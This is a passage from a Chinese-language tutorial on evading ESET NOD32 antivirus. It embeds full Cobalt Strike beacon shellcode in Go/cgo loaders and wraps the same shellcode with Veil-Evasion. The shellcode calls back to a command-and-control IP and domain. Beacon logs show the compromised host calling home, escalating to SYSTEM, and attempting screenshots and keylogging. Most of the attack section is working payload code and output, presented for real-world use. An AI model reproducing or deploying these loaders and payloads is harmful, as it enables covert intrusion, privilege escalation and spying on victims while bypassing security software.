5\x20\x31\x30\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x69\x6e\x36\x34\x3b\x20\x78\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4
1\x76\x61\x6e\x74\x20\x42\x72\x6f\x77\x73\x65\x72\x29\x00\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x5
8\x00\x59\x31\xff\x57\x57\x57\x57\x51\x68\x3a\x56\x79\xa7\xff\xd5\xeb\x79\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x90\x1f\x00\x00\x53\x50\x68\x57\x89\x9f\xc6\xff\xd5\xeb\x62\x59\x31\xd2\x52\x68\x0
0\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x31\xff\x57\x57\x57\x57\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x74\x44\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc
5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xbc\x31\xff\xeb\x15\xeb\x49\xe8\x99\xff\xff\xff\x2
f\x49\x38\x76\x65\x00\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x9
6\x89\xe2\xff\xd5\x85\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x58\xc3\xe8\x37\xff\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x32\x36\x2e\x31\x35\x30\x00"

    shellcode := []byte(buf)
    C.call((*C.char)(unsafe.Pointer(&shellcode[0])))
}
```

而后,把生成的 exe 丢到装有 nod32 的机器上去进行免杀测试



如下可以看到此时 beacon 正常上线,执行些常规操作基本没啥问题


```
beacon> sleep 0
beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
beacon> getsystem
beacon> getuid
beacon> rev2self
```



不妨再试下一些比较敏感的操作,比如,截屏,键盘记录


```
beacon> screenshot x86 2740 1
beacon> keylogger 2740 x86
beacon> jobs
```


很显然,此时的 nod32 已经开始发挥作用了截屏没有拦,但是键盘记录还是被直接识别出来了,看来 nod32 确实是仔细分析过 cobaltstrike,不过话说回来,在实战中,我们基本也不会去用 cs 的键盘记录,另外,还是那个比较有意思的地方,内存中虽然被检测到了,但 shell 并没有掉



0x04 免杀执行常规 32 位 dns http beacon shellcode

生成 dns http beacon 的 shellcode,这里的域名要特别注意下,nod32 可能会拦,最简单的解决办法就是重新再注册个域名,然后换下就可以了,想根本解决的话,可以借各种 cdn,比如,谷歌,aure 来伪装请求头或者想办法直接弄个高信域名来搞






将 shellcode 插入以下代码,然后编译,步骤同上,此处就不再具体一一演示了

```
# go build dns.go
```

```
package main
/*
void call(char *code) {
    int (*ret)() = (int(*)())code;
    ret();
}
*/
import "C"
import "unsafe"
func main() {
    buf                                                                                                                          :=
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8
b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7
d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x6
5\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\x80\x00\x00\x00\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x4
5\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b\x20\x57\x4f\x57\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x35\x2e\x30\x3b\x20\x42\x4f\x49\x45\x39\x3b\x4
5\x4e\x43\x41\x29\x00\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x5
8\x00\x59\x31\xff\x57\x57\x57\x57\x51\x68\x3a\x56\x79\xa7\xff\xd5\xeb\x79\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x50\x00\x00\x00\x53\x50\x68\x57\x89\x9f\xc6\xff\xd5\xeb\x62\x59\x31\xd2\x52\x68\x0
0\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x31\xff\x57\x57\x57\x57\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x74\x44\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc
5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xbc\x31\xff\xeb\x15\xeb\x49\xe8\x99\xff\xff\xff\x2
f\x52\x77\x62\x31\x00\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x9
6\x89\xe2\xff\xd5\x85\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x58\xc3\xe8\x37\xff\xff\xff\x73\x68\x6f\x70\x2e\x73\x74\x72\x75\x73\x74\x2e\x63\x6c\x75\x62\x00"

    shellcode := []byte(buf)
    C.call((*C.char)(unsafe.Pointer(&shellcode[0])))
}
```

0x05 尝试配合 veil 免杀反弹常规 http beacon [实际的免杀效果暂时还是很不错的]

准备好 32 位的符合 veil 格式的 shellcode



接着,进到 veil 中选择 go 下的 shellcode 注入模块,插入上面生成的 shellcode

```
[go/shellcode_inject/virtual>>]: generate

 [?] Generate or supply custom shellcode?

     1 - Ordnance (default)
     2 - MSFVenom
     3 - Custom shellcode string
     4 - File with shellcode (\x41\x42..)
     5 - Binary file with shellcode

 [>] Please enter the number of your choice: 3
 [>] Please enter custom shellcode (one line, no quotes, \x00.. format): \xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x5
2\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8
b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xa
c\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8
b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4
c\x77\x26\x07\xff\xd5\xe8\x80\x00\x00\x00\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x34\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x2
0\x4d\x53\x49\x45\x20\x38\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x35\x2e\x31\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x3
4\x2e\x30\x3b\x20\x51\x51\x44\x6f\x77\x6e\x6c\x6f\x61\x64\x20\x37\x33\x33\x3b\x20\x49\x6e\x66\x6f\x50\x61\x74\x68\x2e\x32\x29\x00\x58\x58\x5
8\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x00\x59\x3
1\xff\x57\x57\x57\x57\x51\x68\x3a\x56\x79\xa7\xff\xd5\xeb\x79\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x90\x1f\x00\x00\x53\x50\x68\x57\x89\x9
f\xc6\xff\xd5\xeb\x62\x59\x31\xd2\x52\x68\x00\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x31\xff\x57\x57\x57\x5
7\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x74\x44\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5
e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xbc\x31\xff\xeb\x15\xeb\x49\xe8\x9
9\xff\xff\xff\x2f\x6a\x6b\x36\x51\x00\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe
5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x5
8\xc3\xe8\x37\xff\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x32\x36\x2e\x31\x35\x30\x00

 [*] Using pre-generated shellcode...
================================================================================
                                 Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): gocs
```

稍等片刻,go 版的 exe payload 便会编译完成

```
 [*] Using pre-generated shellcode...
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): gocs
runtime/internal/sys
runtime/internal/atomic
runtime
errors
internal/race
sync/atomic
math
internal/syscall/windows/sysdll
unicode/utf16
unicode/utf8
sync
io
syscall
strconv
internal/syscall/windows
internal/syscall/windows/registry
reflect
time
os
fmt
command-line-arguments
================================================================================
                                  Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Language: go
 [*] Payload Module: go/shellcode_inject/virtual
 [*] Executable written to: /var/lib/veil/output/compiled/gocs.exe
 [*] Source code written to: /var/lib/veil/output/source/gocs.go
```

最后,将生成好的 exe payload 直接丢到装有最新版 nod32 的目标机器上进行实际的免杀测试,如下,beacon 正常弹回,一些常规操作也已经能基本满足


```
beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
```

external	internal	user	computer	note	pid	last
192.168.126.179	192.168.126.179	Administrator *	MARY-PC		3316	20ms

Event Log X | Listeners X | Beacon 192.168.126.179@3316 X

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
[*] Tasked beacon to run: tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
[+] host called home, sent: 54 bytes
[+] received output:
ekrn.exe                      760 Services                   0     75,744 K
egui.exe                     3152 Console                    1     34,496 K

beacon> getsystem
[*] Tasked beacon to get SYSTEM
[+] host called home, sent: 100 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
```

```
beacon> screenshot x86 2864 1
```



小结：

相对于 python,go 的体积显然要小的多得多,虽然也并不能很好的事先全功能实现免杀,但在实战中已基本能满足我们的日常需求,就平时个人习惯来讲,这种免杀执行 shellcode,自己更习惯 go,而非 python,另外,go 的兼容性不太好[win 客户机没问题,server 可能会直接出现运行不了的情况]